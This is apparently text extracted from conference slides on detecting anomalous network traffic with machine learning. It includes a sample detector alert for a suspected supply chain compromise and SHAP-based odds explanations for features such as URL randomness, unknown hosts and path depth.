

```
[!] Potential supply chain compromise found

i = 8
Spotify super-duper-chains-744g44gqjxp29rq-8443.app.github.dev 2024-12-11 11:00:00
Predicted class = negative_label (94.0%)
Top 3 predictions = [{'class': 'negative_label', 'probability': 94.0}, {'class': 'Spotify',
Full predictions path = /Users/[REDACTED]/Desktop/Netskope/src/NAP/predictions/anomalous_domain
```

# Attacker's Reaction





# How did we detect this?



# Demo



# How did we detect the anomaly in the demo?



# Logarithmic SHAP Plot Values

Each feature affects the odds that we found an anomaly:

- Feature 1:  $e^{0.05} \approx 1.05 \rightarrow 1.05x$
- Feature 2:  $e^{1.7} \approx 5.47 \rightarrow 5.47x$

# Finding Malicious Traffic

**xqpt5z.dagmawi.io is anomalous (99%)**

URL Entropy

**URL Randomness**

Odds: 5.47x

Application Hosts

**Not a known host**


Odds: 4.06x

Path Depth

**Root path**

Odds: 4.06x

# Bespoke Models




# Bespoke modeling

- Any non-browser application
- Trains on traffic captures
- Unsupervised learning

